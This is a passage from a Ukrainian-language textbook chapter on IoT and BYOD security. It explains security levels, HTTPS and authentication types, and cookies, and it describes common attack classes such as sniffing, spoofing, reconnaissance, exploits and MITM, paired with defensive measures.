4. Які версії і застосунки стеганоаналізу і стеганографії підходять для мобільних пристроїв? Який їхній функціонал?
5. Інтерфейс і основні функції TextHide2 для задач стеганографії.
6. Інтерфейс і основні функції S-Tools для задач стеганографії.
7. Інтерфейс і основні функції JPHS для задач стеганографії?.
8. Інтерфейс і основні функції MobiStego для IoT і BYoD для задач стеганографії.

6 ВИЯВЛЕННЯ ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ В ПРИСТРОЯХ IoT ТА BYoD

6.1 Аналіз та задачі захисту інформації в пристроях IoT та BYoD

Аналіз основ інформаційної безпеки показав, що забезпечення безпеки є завданням комплексним. З однієї сторони, інформаційна безпека припускає, як мінімум, забезпечення трьох її складових – доступність, цілісність і конфіденційність даних (CPA-концепція). І вже з врахуванням цієї проблеми інформаційну безпеку потрібно розглядати комплексно. З іншого боку, інформацією й інформаційними системами в буквальному значенні «пронизані» усі сфери суспільної діяльності, і вплив інформації на суспільство зростає, тому забезпечення інформаційної безпеки також потребує комплексного підходу. З огляду на сказане цілком закономірним є розгляд проблеми забезпечення інформаційної безпеки на декількох рівнях, які в сукупності забезпечували б захист інформації і інформаційних систем від шкідливих впливів, що наносять збиток суб'єктам інформаційних відносин.

Розглядаючи проблему інформаційної безпеки в широкому сенсі, можна відзначити, що в цьому випадку мова йде про інформаційну безпеку всього суспільства і його життєдіяльності. Водночас на інформаційну безпеку покладається завдання з мінімізації всіх негативних наслідків від загальної інформатизації й сприяння розвитку всього суспільства за використання інформації як ресурсу його розвитку. Саме тому основними *завданнями інформаційної безпеки у широкому сенсі* є:

- захист державної таємниці, захист секретної і конфіденційної інформації, що є власністю держави, від усіх видів несанкціонованого доступу, маніпулювання й знищення;
- захист прав громадян на володіння, розпорядження і керування належної їм інформації;
- захист прав підприємців під час здійснення ними комерційної діяльності;
- захист конституційних прав громадян на таємницю листування, переговорів, особисту таємницю.

Розглядаючи проблему інформаційної безпеки *у вузькому сенсі*, відзначимо, що в цьому випадку мова йде про сукупність методів і засобів захисту інформації і її матеріальних носіїв, спрямованих на забезпечення цілісності, конфіденційності й доступності інформації.

Виходячи із цього, виділимо такі завдання інформаційної безпеки:

- захист технічних і програмних засобів інформатизації від помилкових дій персоналу і техногенних впливів, а також стихійних лих;
- захист технічних і програмних засобів інформатизації від навмис-

них впливів.

Зауважимо, що поняття «комп'ютерна безпека», якому присвячена більша частина цього курсу, підходить саме під визначення інформаційної безпеки у вузькому сенсі, але не є повним її змістом, оскільки інформаційні системи й матеріальні носії інформації пов'язані не лише з комп'ютерами.

6.2 Рівні формування режиму інформаційної безпеки в пристроях

З огляду на наведене вище виділимо три рівні формування режиму інформаційної безпеки.

1) законодавчо-правовий;
2) адміністративний (організаційний);
3) програмно-технічний.

Законодавчо-правовий рівень містить комплекс законодавчих і інших правових актів, що встановлюють правовий статус суб'єктів інформаційних відносин, суб'єктів і об'єктів захисту, методи, форми й способи захисту, їх правовий статус. Крім того, до цього рівня відносять стандарти й специфікації в галузі інформаційної безпеки.

Система законодавчих актів і розроблених на їхній базі нормативних та організаційно-розпорядчих документів має забезпечувати організацію ефективного нагляду за їх виконанням з боку правоохоронних органів і реалізацію заходів судового захисту й відповідальності суб'єктів інформаційних відносин.

До цього ж рівня можна віднести й морально-етичні норми поведінки, які склалися традиційно або складаються із поширенням обчислювальних засобів у суспільстві. Морально-етичні норми можуть бути регламентованими в законодавчому порядку, тобто у вигляді зведення правил і приписів. Найбільш характерним прикладом таких норм є Кодекс професійної поведінки членів Асоціації користувачів ЕОМ США. Проте, ці норми здебільшого не є обов'язковими як законодавчі заходи.

Адміністративний (організаційний) рівень містить комплекс взаємокоординованих заходів і технічних заходів, що реалізують практичні механізми захисту в процесі створення й експлуатації систем захисту інформації.

Організаційний рівень має охоплювати всі структурні елементи систем обробки даних на всіх етапах їх життєвого циклу: будівництво приміщень, проектування системи, монтаж і налагодження устаткування, випробування й перевірки, експлуатація.

Програмно-технічний рівень містить три підрівні:

– фізичний;
– технічний (апаратний);
– програмний.

Фізичний підрівень вирішує завдання з обмеженням фізичного доступу до інформації і інформаційних систем. Відповідно, до нього відно-

сяться технічні засоби, реалізовані у вигляді автономних пристроїв і систем, не пов'язаних з обробкою, зберіганням і передаванням інформації: системи охоронної сигналізація, системи спостереження, засоби фізичного перешкоджання доступу (замки, огородження, ґрати і т. д.).

Засоби захисту *апаратного* і *програмного* підрівнів безпосередньо пов'язані з системою обробки інформації. Ці засоби або вбудовані в апаратні засоби обробки, або сполучені з ними через стандартні інтерфейси. До апаратних засобів відносяться схеми контролю інформації за парністю, схеми доступу за ключем і т. д.

До програмних засобів захисту, що утворюють *програмний підрівень*, відноситься спеціальне програмне забезпечення, використовуване для захисту інформації, наприклад антивірусний пакет і т. д.

Програми для захисту можуть бути як навісні (зовнішні), так і вбудовані. Так, шифрування даних можна виконати наявною (вбудованою) в операційну систему файловою системою, із власними засобами шифрування (EFS, NTFS або іншою) або спеціальною програмою чи програмним модулем шифрування.

Потрібно зауважити, що формування режиму інформаційної безпеки є складним системним завданням, рішення якого в різних країнах відрізняється за змістом і залежить від таких факторів, як науковий потенціал країни, ступінь впровадження засобів інформатизації в життя суспільства й економіку, розвиток виробничої бази, загальної культури суспільства і, нарешті, традицій та норм поведінки.

6.3 Безпека передавання даних HTTP в пристроях IoT

6.3.1 Види протоколів для передавання даних в IoT

Оскільки протокол HTTP призначений для передавання символьних даних у відкритому (незашифрованому) вигляді, то особи, які мають доступ до каналу передачі даних між клієнтом і сервером, можуть легко переглядати весь трафік і використовувати його для здійснення несанкціонованих дій. З огляду на це запропоновано ряд розширень базового протоколу, спрямованих на підвищення захищеності інтернет-трафіка від несанкціонованого доступу.

Найпростішим є розширення HTTPS Everywere, за якого дані, передані за протоколом HTTP, «упаковуються» до криптографічного протоколу SSL або TLS, тим самим забезпечуючи захист цих даних. На відміну від HTTP, для HTTPS за замовчуванням використовується TCP-порт 443. Для підготовки веб-сервера для обробки HTTPS з'єднань адміністратор має отримати і встановити в систему сертифікат для цього веб-сервера.

SSL (Secure Sockets Layer) – криптографічний протокол, який забезпечує безпечну передачу даних по мережі Інтернет. За його використання створюється захищене з'єднання між клієнтом і сервером. SSL розроблено компанією Netscape Communications.

Згодом на підставі протоколу SSL 3.0 було розроблено і прийнято стандарт RFC, що одержав назву TLS. Цей протокол використовує шифрування з відкритим ключем для підтвердження дійсності передавача і одержувача. Протокол TLS підтримує надійність передавання даних за рахунок використання коригувальних кодів і безпечних хеш-функцій.

На нижньому рівні багаторівневого транспортного протоколу (наприклад, TCP) він є протоколом запису і використовується для інкапсуляції різних протоколів (POP3, IMAP, SMTP або HTTP). Для кожного інкапсульованого протоколу він забезпечує умови, за яких сервер і клієнт можуть підтверджувати свою дії, виконувати алгоритми шифрування і здійснювати обмін криптографічними ключами, перш ніж протокол прикладної програми почне передавати і одержувати дані.

Для доступу до веб-сторінок, захищених протоколом SSL, в URL замість схеми `http`, як правило, підставляється схема `https`, що вказує на те, що буде використовуватися SSL-з'єднання. Стандартний TCP-порт для з'єднання за протоколом `https` – 443. Для роботи SSL потрібно, щоб на сервері був наявним SSL-сертифікат.

6.3.2 Типи автентифікації за клієнт-серверних взаємодій

У мережі WEB підтримуються три типи автентифікації під час клієнт-серверних взаємодій.

1. *Basic – базова автентифікація,* за якої ім'я користувача і пароль передаються в заголовках http-пакетів. Пароль в цьому випадку не шифрується і є присутнім у чистому вигляді в кодуванні base64. Для такого типу автентифікації використання SSL є обов'язковим.

2. *Digest – дайджест-автентифікація,* за якої пароль користувача передається в гешованому вигляді. За рівнем конфіденційності паролів цей тип мало чим відрізняється від попереднього, тому що атакуючому все одно, чи насправді це дійсний пароль, чи лише геш-значення від нього: перехопивши посвідчення, він усе одно одержує доступ до кінцевої точки. Для даного типу автентифікація використання SSL є обов'язковим.

3. *Integrated – інтегрована автентифікація*, при якій клієнт і сервер обмінюються повідомленнями для з'ясування взаємної дійсності за допомогою протоколів NTLM або Kerberos. Цей тип автентифікації захищений від перехоплення посвідчень користувачів, тому для нього не потрібен протокол SSL. Тільки у разі використання такого типу автентифікації можна працювати за схемою http, у всіх інших випадках необхідно використовувати схему https.

6.4 Cookie

Оскільки HTTP-сервер не пам'ятає передісторії запитів клієнтів, то кожен запит обробляється незалежно від інших, і в сервера немає можливості визначити, виходять запити від одного клієнта чи від різних клієнтів. Якщо сервер буде перевіряти TCP-з'єднання і запам'ятовувати IP-

адреси комп'ютерів-клієнтів, він все одно не зможе розрізнити запити від двох браузерів, що виконуються на одній машині. І навіть якщо допустити, що на комп'ютері працює лише одна клієнт-програма, то ніхто не може стверджувати, що в проміжку між двома запитами вона не була завершена, а потім запущена знову, але вже іншим користувачем.

Проте, за уважного користування поштовою скринькою на деякому сервері, що надає поштові послуги користувачам Веб, можна помітити, як поводився клієнт після того, як створено поштову скриньку на сервері. І під час наступного звернення з того самого комп'ютера до цієї поштової скриньки можна помітити, що після завантаження веб-сторінки реєстраційне ім'я уже відображається у відповідному полі введення. Такі відомості дозволяє одержати додатковий засіб за назвою *cookie*. Механізм cookie дозволяє серверу зберігати інформацію на комп'ютері клієнта і витягати її звідти.

Ініціатором запису cookie виступає сервер. Якщо у відповіді сервера присутнє поле заголовка Set-cookie, клієнт сприймає це як команду на запис cookie. Надалі, якщо клієнт звертається до сервера, від якого він раніше прийняв поле заголовка Set-cookie, крім іншої інформації він передає серверу дані cookie. Для передавання зазначеної інформації серверу використовується поле заголовка cookie. Для того, щоб уявити собі, як відбувається обмін даними cookie, розглянемо такий приклад.

Припустимо, що клієнт передає запити на сервери A, B і C. Припустимо також, що сервер B, на відміну від A і C, передає клієнту команду «записати cookie». Послідовність запитів клієнта серверу і відповідей на них буде виглядати приблизно в такий спосіб.

1. Передавання запита серверу A.
2. Одержання відповіді від сервера A.
3. Передавання запита серверу B.
4. Одержання відповіді від сервера B. До складу відповіді входить поле заголовка SetCookie. Одержавши його, клієнт записує cookie на диск.
5. Передавання запиту серверу C. Незважаючи на те, що на диску зберігається запис cookie, клієнт не починає ніяких спеціальних дій, тому що значення cookie було записано з ініціативи іншого сервера.
6. Одержання відповіді від сервера C.
7. Передача запита серверу A. У цьому випадку клієнт також ніяк не реагує на той факт, що на диску зберігається cookie.
8. Одержання відповіді від сервера A.
9. Передавання запита серверу B.
10. Перед тим як сформувати запит, клієнт визначає, що на диску зберігається запис cookie, створений після одержання відповіді від сервера B. Клієнт перевіряє, чи задовольняє цей запит деякі вимоги, і, якщо перевірка дає позитивний результат, включає в заголовок запиту поле Cookie.

Таким чином, процедуру запису й одержання cookie можна уявити собі як своєрідний запит сервера, інкапсульований у його відповіді клієнту.

Відповідно, одержання cookie також можна уявити собі як відповідь клієнта, інкапсульовану у складі запиту тому самому серверу.

Розглянемо докладніше, які дані передаються в поле заголовка Set-cookie і як вони впливають на поводження клієнта. Поле Set-cookie має такий формат:

Set-cookie: ім'я = значення; expires = дата; path = шлях;
домен = ім'я_домена, secure

де пари «ім'я = значення» – іменовані дані, що зберігаються за допомогою механізму cookie. Ці дані мають зберігатися на клієнті-машині і передаватися серверу в складі чергового запиту клієнта;

«expires = дата» визначає час, після закінчення якого інформація втрачає свою актуальність. Якщо цей параметр відсутній, дані cookie видаляються після закінчення поточного сеансу роботи браузера;

«домен = ім'я_домена» визначає домен, з яким зв'язуються дані cookie. Щоб довідатися, чи варто передавати в складі запиту дані cookie, браузер порівнює доменне ім'я сервера, до якого він збирається звернутися, з доменами, що пов'язані з записами cookie, які зберігаються на клієнті-машині. Результат перевірки буде вважатися позитивним, якщо сервер, на який направляється запит, належить домену, пов'язаному з cookie. Якщо відповідність не виявлено, дані cookie не передаються;

«path = шлях» дозволяє виконати подальшу перевірку і прийняти остаточне рішення про те, чи варто передавати дані cookie у складі запиту. Крім домену, із записом cookie зв'язується шлях. Якщо браузер знайшов відповідність імені домену значенню параметра domain, він перевіряє, чи відповідає шлях до ресурсу шляху, пов'язаному з cookie. Порівняння вважається успішним, якщо ресурс міститься в каталозі, зазначеному за допомогою ключового слова path, або в одному з його підкаталогів. Якщо і ця перевірка дає позитивний результат, дані cookie передаються серверу. Якщо параметр path у полі Set-Cookie відсутній, то вважається, що запис cookie пов'язаний з URL конкретного ресурсу, переданого сервером клієнту;

«secure» вказує на те, що дані cookie мають передаватися по захищеному каналу. Для передавання даних cookie серверу використовується поле заголовка cookie. Формат цього поля досить простий:

Cookie: ім'я=значення; ім'я=значення; ...

За допомогою цього поля передається одна чи декілька пар «ім'я = значення», кожна з яких належить запису cookie, для якого URL відповідає імені домену і шляху, зазначеним раніше в поле Set-cookie.

6.5 Загрози і атаки на пристрої IoT та ByoD

Загальне поняття атаки можна розглядати як здійснення певних дій, які передбачають несанкціонований доступ (НСД) до інформації.

Несанкціонований доступ визначається як доступ до інформації, що

порушує встановлені правила розмежування доступу, з використанням штатних засобів, що надаються засобами обчислювальної техніки або автоматизованої системи.

Уразливість інформаційної системи – це фіксований набір характеристик роботи і налаштувань елементів системи, який містить в собі можливість використовувати його для здійснення НСД.

Атакою на комп'ютерну систему є дія, що здійснюється зловмисником і полягає у пошуці та використанні тієї чи іншої уразливості з метою реалізації загрози.

6.5.1 Класифікації атак

Оскільки під атакою розуміється будь-яка дія порушника, яка призводить до небажаного впливу на інформаційно-обчислювальну систему шляхом використання її вразливостей, то існує багато підходів до їх класифікації, за одним з яких можна виділити види атак таким чином.

За характером впливу атаки в IoT:

- пасивні атаки *в IoT* (які не впливають на функціонування системи, але порушують її політику безпеки);
- активні атаки *в IoT* (впливають на функціонування системи і порушують її політику безпеки).

За метою і об'єктом впливу в IoT:

- порушення конфіденційності даних IoT;
- порушення цілісності даних IoT;
- порушення доступності даних IoT.

За умовою початку атаки в IoT*:*

- за запитом від об'єкта, що атакується (атакуючий очікує від атакованого об'єкта передавання запиту певного типу, який і буде умовою початку здійснення впливу);
- за настанням події (атакуючий здійснює постійне спостереження за станом об'єкта атаки і у разі настання певної події починає вплив на операційну систему атакованого об'єкта);
- безумовна атака (атака здійснюється негайно і не відноситься до стану системи і атакованого об'єкта).

За наявністю зворотного зв'язку з об'єктом атаки в IoT*:*

- зі зворотним зв'язком (атака характеризується тим, що на деякі запити, передані на атакований об'єкт, атакуючому необхідно отримати відповідь. Для цього між атакованим об'єктом і атакуючим організовується зворотний зв'язок);
- без зворотного зв'язку (атакуючому об'єкту не потрібно реагувати на будь-які зміни, що відбуваються на атакованому об'єкті).

За розташуванням об'єкта атаки в IoT*:*

- внутрішньосегментні атаки в IoT (атакуючий об'єкт і атакований знаходяться в одному сегменті мережі);
- зовнішньосегментні атаки в IoT (атакуючий об'єкт і атакований знаходяться в різних сегментах мережі).

За рівнем моделі OSI, на якому здійснюється атака в IoT*:*

- фізичний (здійснюється фізичне з'єднання між комп'ютерною системою і фізичним середовищем передачі; він визначає розташування кабельних контактів тощо);
- канальний (забезпечує створення, передачу і прийом кадрів даних; цей рівень обслуговує запити мережевого рівня і використовує сервіс фізичного рівня для прийому і передачі пакетів);
- мережевий (на цьому рівні відбувається маршрутизація пакетів на основі перетворення MAC-адрес в мережеві адреси);
- транспортний (ділить потоки інформації на пакети для передачі їх на мережевий рівень);
- сеансовий (відповідає за організацію сеансів обміну даними між кінцевими хостами);
- представницький (відповідає за можливість діалогу між додатками на різних хостах);
- цей рівень архітектури IoT забезпечує перетворення даних прикладного рівня моделі OSI в потік інформації для транспортного рівня в моделі OSI;
- прикладний (відповідає за доступ додатків в мережу; завданнями цього рівня є перенесення файлів, обмін поштовими повідомленнями і управління мережею IoT).

6.5.2 Найбільш уразливі компоненти інформаційних систем IoT

Найбільш уразливими і тому часто атакованими є такі компоненти інформаційних систем IoT.

Сервери IoT. Цілі зловмисників для дестабілізації роботи інформаційних систем полягають у спробі виведення з робочого режиму певного класу послуг (порушення нормального функціонування).

Зазвичай клас атак на сервери IoT і виведення з ладу цих серверів – це атака «відмова в обслуговуванні» (DoS – Deny of service). Атака може бути реалізована на цілому діапазоні рівнів моделі OSI – фізичному, канальному, мережевому, сеансовому. Як сервери послуг, які найбільш часто піддаються модифікації, є DNS-сервери.

Робочі станції, мобільні платформи та комунікаційне мережеве обладнання IoT (зокрема кінцеве). Основним засобом атак робочих станцій є шкідливі програми. Метою подібних програм є руйнування системи захисту станції зсередини, зміна або взагалі блокування її роботи.

Середовище і канали передачі інформації в IoT. Основним видом атак на середовище передачі інформації є її прослуховування. Цей тип інформаційного впливу не призводить безпосередньо до аномальної поведінки системи, оскільки виведення системи передавання інформації з ладу зазвичай розцінюється як зовнішній механічний (а не програмний) вплив.

Можливе фізичне руйнування кабелів, установлення шумів в кабелі і в радіотрактах.

Вузли комутації і маршрутизації IoT. Вузли комутації являють собою інструмент маршрутизації мережевого трафіка. Отримання доступу до маршрутних таблиць дозволяє зловмисникові змінити шлях потоку інформації. Подальші його дії можуть бути схожими на атаки на DNS-сервер. У випадку атаки класу «відмова в обслуговуванні» зловмисник зазвичай змушує вузол комутації або передавати повідомлення по неправильному шляху, або взагалі перестати надсилати повідомлення.

6.6 Типові способі здійснення атак

Зловмисники можуть здійснювати різними способами велику кількість окремих видів атак.

6.6.1 Поштове бомбардування (mailbombing) в IoT

Бомбардування електронною поштою – один з найстаріших видів інтернет-атак. Суть мейлбомбінгу полягає в засміченні поштової скриньки «сміттєвою» кореспонденцією або навіть виведенні з ладу поштового сервера інтернет-провайдера. Для цього застосовуються спеціальні програми – мейлбомбери. Вони просто засипають обрану як мішень поштову скриньку величезною кількістю листів, вказуючи фальшиві дані відправника, навіть IP-адреси. Все, що потрібно зловмиснику, який використовує таку програму, – вказати адресу електронної пошти об’єкта атаки, кількість повідомлень, написати текст, вказати фальшиві дані відправника.

Більшість інтернет-провайдерів мають власні системи захисту клієнтів від мейлбомбінга. Коли число однакових листів з одного і того самого джерела починає перевищувати допустимі межі, вся кореспонденція такого роду, яка надходить, просто знищується. Тому на поточний момент поштові бомбардування не становлять серйозної загрози.

6.6.2 Атаки з підбором пароля на пристрої і ПЗ IoT

Зловмисник, який атакує систему, зазвичай починає свої дії зі спроб роздобути пароль адміністратора або одного з користувачів. Для того, щоб дізнатися пароль, існує безліч різних методів. Основні з них: IP-спуфінг і сніфінг пакетів, а також впровадження в систему «троянського коня».

Ще одним методом є повний перебір (атака грубою силою). Існує безліч програм, які здійснюють простий перебір варіантів паролів через Інтернет або безпосередньо на атакованому комп’ютері. Одні програми перебирають паролі за певним словником, інші просто генерують випадковим чином різні послідовності символів. Використовуючи метод логічного перебору варіантів пароля, зловмисник просто перебирає ймовірні комбінації символів, які можуть бути використані користувачем як пароль. Такий підхід зазвичай виявляється досить ефективним. Захиститися від подібних атак можна, лише використовуючи як пароль випадкову

комбінацію букв і цифр, бажано згенеровану спеціальною програмою. Також необхідно регулярно змінювати пароль – стежити за цим зобов'язаний системний адміністратор.

6.6.3 Соціальна інженерія в IoTпристроях і для їх користувачів

Це використання зловмисником психологічних прийомів «роботи» з користувачем. Типовий приклад – телефонний дзвінок від нібито «системного адміністратора» із заявою на зразок: «У нас стався збій у системі, і інформація про користувачів була загублена. Не могли б ви повідомити ще раз свій логін і пароль?». Так жертва сама віддає пароль в руки зловмисника. Захиститися від таких атак, крім звичайної пильності, допомагає система одноразових паролів. Втім, через свою складність вона досі не отримала достатньо широкого розповсюдження.

6.6.4 Прослуховування мережевого трафіка в каналах IoT

Для прослуховування трафіка (sniffing) мережевий адаптер переводиться в «безладний» режим. У такому режимі адаптер перехоплює всі мережеві пакети, що проходять через нього, а не тільки призначені заданою адресою, як в нормальному режимі функціонування.

Тут застосовуються технології ARP та ICMP Spoofing (ARP-poisoning), MAC Spoofing, MAC Flooding і MAC Duplicating. Перехоплення і модифікація адрес здійснюється із використанням мережевих моніторів і спеціального мережевого ПЗ, із яких найбільш функціональними є прослуховувачі мережевого трафіка (NET Sniffers, Network Traffic Analyzer) і ПЗ для модифікації адрес і створення MITM-атак в каналах систем IoT.

Мережевий сніфер пакетів – це програма або програмно-апаратний пристрій, що використовується для перехоплення і подальшого аналізу мережевого трафіка, призначеного для інших вузлів.

Перехоплення трафіка може здійснюватися такими шляхами:

- звичайним «прослуховуванням» мережевого інтерфейсу (метод ефективний у разі використання в сегменті мережі концентраторів замість комутаторів);
- підключенням сніфера в розрив каналу;
- відгалуженням (програмним або апаратним) трафіка і спрямуванням його копії на сніфер;
- через аналіз побічних електромагнітних випромінювань і відновлення трафіка, що таким чином прослуховується;
- через атаку на канальному або мережевому рівні, що приводить до перенаправлення трафіка жертви або всього трафіка сегмента на сніфер з подальшим поверненням трафіка в належну адресу.

Зараз у багатьох випадках сніфери працюють в мережах на цілком законній підставі – їх використовують для діагностики несправностей та аналізу трафіка. Тому не завжди можна достовірно визначити, використовується чи ні конкретна програма-сніфер зловмисниками, і чи не відбулося

підміни програми на аналогічну, але з «розширеними» функціями.

За допомогою сніферу зловмисники можуть дізнатися різну конфіденційну інформацію – таку, наприклад, як імена користувачів і паролі. Пов'язано це з тим, що ряд широко використовуваних мережевих додатків передає дані в текстовому форматі (Telnet, FTP, SMTP, POP3 тощо). Оскільки користувачі часто застосовують одні й ті самі логін і пароль для безлічі додатків та систем, навіть одноразове перехоплення цієї інформації несе серйозну загрозу інформаційній безпеці підприємства.

Нині відомо ряд методів визначення наявності запущеного сніферу в мережі (наприклад, метод пінгу, метод ARP, метод DNS і метод пастки), але вони не знайшли широкого застосування.

Втім, використовуючи певний набір засобів, можна істотно зменшити загрозу сніфінгу пакетів.

По-перше, це досить сильні засоби автентифікації, які важко обійти, навіть використовуючи «людський фактор». Наприклад, технологія *двофакторної автентифікації*, за якої відбувається поєднання того, що у вас є, з тим, що ви знаєте. У цьому випадку апаратний або програмний засіб генерує за випадковим принципом унікальний одномоментний одноразовий пароль. Якщо зловмисник дізнається цей пароль за допомогою сніферу, ця інформація буде неактуальною, бо в цей момент пароль вже буде використаний і виведений з використання. Але це стосується тільки паролів, а повідомлення електронної пошти все одно залишаються незахищеними.

По-друге, ще один спосіб боротьби зі сніфінгом – *використання антисніферів*. Це працюючі в мережі апаратні або програмні засоби, які розпізнають сніфери. Вони вимірюють час реагування хостів і визначають, чи не доводиться хостам обробляти «зайвий» трафік. Подібного роду засоби не можуть повністю ліквідувати загрозу сніфінгу, але необхідні під час побудови комплексної системи захисту.

Однак найбільш ефективним заходом буде просто зробити роботу сніферів безглуздою. Для цього достатньо захистити надіслані через з'єднання дані сучасними методами криптографії. Результат – зловмисник перехопить не повідомлення, а зашифрований текст, тобто незрозумілу для нього послідовність бітів. Зараз найбільш поширеними є криптографічні протоколи IPSec від корпорації Cisco, а також протоколи SSH (Secure Shell) і SSL (Secure Socket Layer).

6.6.5 IP-спуфінг (IP-Spofing)

Спуфінг – це вид атаки, під час якої зловмисник всередині організації або за її межами видає себе за санкціонованого користувача. Для цього існують різні способи. Так, зловмисник може скористатися IP-адресою, яка перебуває в межах діапазону санкціонованих до застосування в рамках мережі цієї організації IP-адрес або авторизованою зовнішньою адресою, у разі, якщо йому дозволено доступ до певних мережевих ресурсів.

IP-спуфінг часто використовується як складова частина більш склад-

ної, комплексної атаки. Типовий приклад – атака DDoS, для здійснення якої зловмисник зазвичай розміщує відповідну програму на чужій IP-адресі, щоб приховати свою справжню особистість. Однак, найчастіше IP-спуфінг використовується для виведення з ладу системи за допомогою неправдивих команд, а також для крадіжки конкретних файлів або, навпаки, впровадження в бази даних неправдивої інформації.

Повністю усунути загрозу спуфінгу практично неможливо, але її можна істотно послабити. Наприклад, є сенс налаштувати системи безпеки таким чином, щоб вони відсікали будь-який трафік, що надходить із зовнішньої мережі з вихідною адресою, яка має насправді перебувати в мережі внутрішній. Втім, це допомагає боротися з IP-спуфінгом лише тоді, коли санкціонованими є лише внутрішні адреси. Якщо такими є і деякі зовнішні адреси, використання цього методу втрачає сенс.

Також можна завчасно припинити спроби спуфінгу чужих мереж користувачами вашої мережі – цей захід може дозволити уникнути цілого ряду неприємностей, якщо всередині організації з'явиться зловмисник. За необхідності цю процедуру може виконувати і провайдер послуг Інтернет.

Але найкращий захист – зробити атаку абсолютно неефективною. IP-спуфінг може бути реалізований лише за умови, що автентифікація користувачів відбувається на базі IP-адрес. Тому криптошифрування автентифікації робить цей вид атак марним.

6.6.6 Мережева розвідка

Необхідна інформація збирається з використанням великого набору загальнодоступних даних і додатків – адже зловмисник намагається отримати якомога більше корисної інформації. Проводиться сканування портів, запити DNS, ехо-тестування розкритих за допомогою DNS адрес тощо. Так вдається, зокрема, з'ясувати, кому належить той чи інший домен і які адреси цього домену привласнені.

Ехо-тестування (*ping sweep*) адрес, розкритих за допомогою DNS, дозволяє побачити, які хости реально працюють в цій мережі, а засоби сканування портів дозволяють скласти повний список послуг, підтримуваних цими хостами. Аналізуються під час проведення мережевої розвідки і характеристики додатків, що працюють на хостах, – добувається інформація, яку згодом можна використовувати в процесі зламу або проведення DoS-атаки.

Результатом проведення мережевої розвідки є інформація про інформаційно-обчислювальну систему, що містить список мережевого устаткування, комп'ютерів, із запущеними на них службами, версіями мережевого програмного забезпечення (а значить, і вразливостей, властивих цьому програмному забезпеченню), облікові записи користувачів. Ці результати дозволяють точно підібрати засоби для здійснення безпосередньо несанкціонованого доступу до вузлів системи.

Саме по собі сканування вразливостей не є незаконним. Однак, якщо сканування з боку мережі, зовнішньої відносно інформаційно-обчислю-

вальної системи, звичайне явище, то сканування комп'ютерів з внутрішньої мережі – безумовно, інцидент безпеки, що потребує негайного реагування з боку мережевого адміністратора. Виявити сліди сканування можна, вивчаючи журнали реєстрації міжмережевих екранів. Однак, такий підхід не дозволяє своєчасно реагувати на подібні інциденти.

Тому сучасні системи виявлення атак мають модулі (plug-in), що дозволяють виявити сканування в режимі реального часу. Деякі сканери вразливостей використовують оригінальні методи, що дозволяють здійснювати сканування максимально приховано.

Повністю позбавитися від мережевої розвідки неможливо, насамперед через те, що формально зловмисних дій не проводиться. Якщо, наприклад, відключити ехо-ICMP і ехо-відповідь на периферійних маршрутизаторах, можна позбутися ехо-тестування, однак виявляться втрачені дані, які необхідні для діагностики збоїв у мережі. До того ж, просканувати порти зловмисники можуть і без попереднього ехо-тестування. Захисні та системи контролю на рівні мережі і хостів звичайно цілком справляються із завданням повідомлення системного адміністратора про те, що ведеться мережева розвідка.

6.6.7 Експлойти

Експлойти (exploit) – це атаки, основані на використанні вразливостей в програмному забезпеченні мережевих додатків. Такий клас атак базується на експлуатації різних дефектів у програмному забезпеченні. Експлойти являють собою шкідливі програми, що реалізують деяку відому уразливість в ОС або прикладному ПЗ, для отримання несанкціонованого доступу до вразливого хоста або порушення його роботоздатності.

Для експлойтів характерна наявність функцій пригнічення антивірусних програм і міжмережевих екранів. Наслідки застосування експлойтів можуть бути найбільш критичними. У разі отримання зловмисником віддаленого доступу до системи, він має практично повний (системний) доступ до комп'ютера. Подальші дії і збиток від них можуть бути такими:

– впровадження троянської програми;
– впровадження набору утиліт для приховування факту компрометації системи;
– несанкціоноване копіювання зловмисником даних з жорстких і знімних носіїв інформації системи;
– створення на віддаленому комп'ютері нових облікових записів з будь-якими правами в системі для подальшого доступу як віддалено, так і локально;
– крадіжка файлу з гешами паролів користувачів, знищення або модифікація інформації;
– здійснення дій від імені користувача системи.

Міжмережеві екрани і системи виявлення вторгнень, встановлені в атакованій системі, у ряді випадків не в змозі запобігти діям експлойтів.

Для успішного відбиття атак експлойтів засоби захисту необхідно оновлювати, оскільки механізм виявлення вторгнень оснований на розпізнаванні сигнатур вже відомих атак. Хоча існують розробки, здатні відображати окремі невідомі атаки, практика показує, що вони не є ефективними.

6.6.8 Атаки типу MITM(Man-In-The-Middle)

Кіберзлочинність сьогодні поширена в різних формах, але однією з найстаріших і найнебезпечніших є атака типу Man-In-The-Middle (MITM). Дослівно це перекладається як «людина посередині», тобто коли злочинець виступає в ролі посередника під час передачі інформації. Цей тип кіберзлочину є поширеним та руйнівним.

Підслуховування, підробка та перехоплення повідомлень – це злочини, що відомі вже тисячі років. Будь-яка інформація, окрім тієї, що міститься у нашому мозку, може стати доступною іншим людям, і не всі вони мають гарні наміри стосовно вас.

І хоча перехоплення та підміна конфіденційних даних напевно траплялася ще в доісторичні часи, саме поява інтернету надала для такого типу атак більше можливостей, ніж раніше. Тепер у злочинців є чимало варіантів, як запустити «свою руку» у приватні комунікації.

Суть атаки man-in-the-middle доволі проста: злочинець таємно перехоплює трафік з одного комп'ютера та відправляє його кінцевому одержувачу, попередньо прочитавши та змінивши на свою користь.

Атаки MITM надають злочинцю можливість робити такі дії як підміна криптовалютного гаманця для викрадення коштів, перенаправлення браузера на шкідливий веб-сайт або ж просто пасивний збір інформації з метою її подальшого злочинного використання.

Кожного разу, коли третя сторона перехоплює інтернет-трафік, це можна ідентифікувати як атаку MITM. Такі дії зовсім неважко зробити злочинцю навіть без належної автентифікації.

Наприклад, загальнодоступні мережі Wi-Fi є гарним джерелом для MITM, оскільки ні маршрутизатор, ні підключений комп'ютер не перевіряють її ідентичність (рис. 6.1).




Рисунок 6.1 – Схематичне подання принципу атаки типу MITM

У випадку публічної атаки через мережу Wi-Fi зловмисник має перебувати поблизу та під'єднатися до тієї самої мережі, або ж просто мати комп'ютер в мережі, здатний перехоплювати трафік. Не всі атаки MITM потребують, щоб зловмисник фізично знаходився поруч зі своєю жертвою, оскільки існує велика кількість штамів зловмисного програмного забезпечення, яке здатне викрасти трафік та підмінити інформацію в будь-якому місці, де є можливість інфікувати комп'ютер жертви.

Боротьба з атаками MITM потребує використання певної форми автентифікації кінцевої точки, наприклад TLS або SSL, яка застосовує ключ ідентифікації, що в ідеалі не може бути підробленим. Потрібно зазначити, що методи автентифікації стають все більш сильними, що веде до наскрізного шифрування деяких систем.

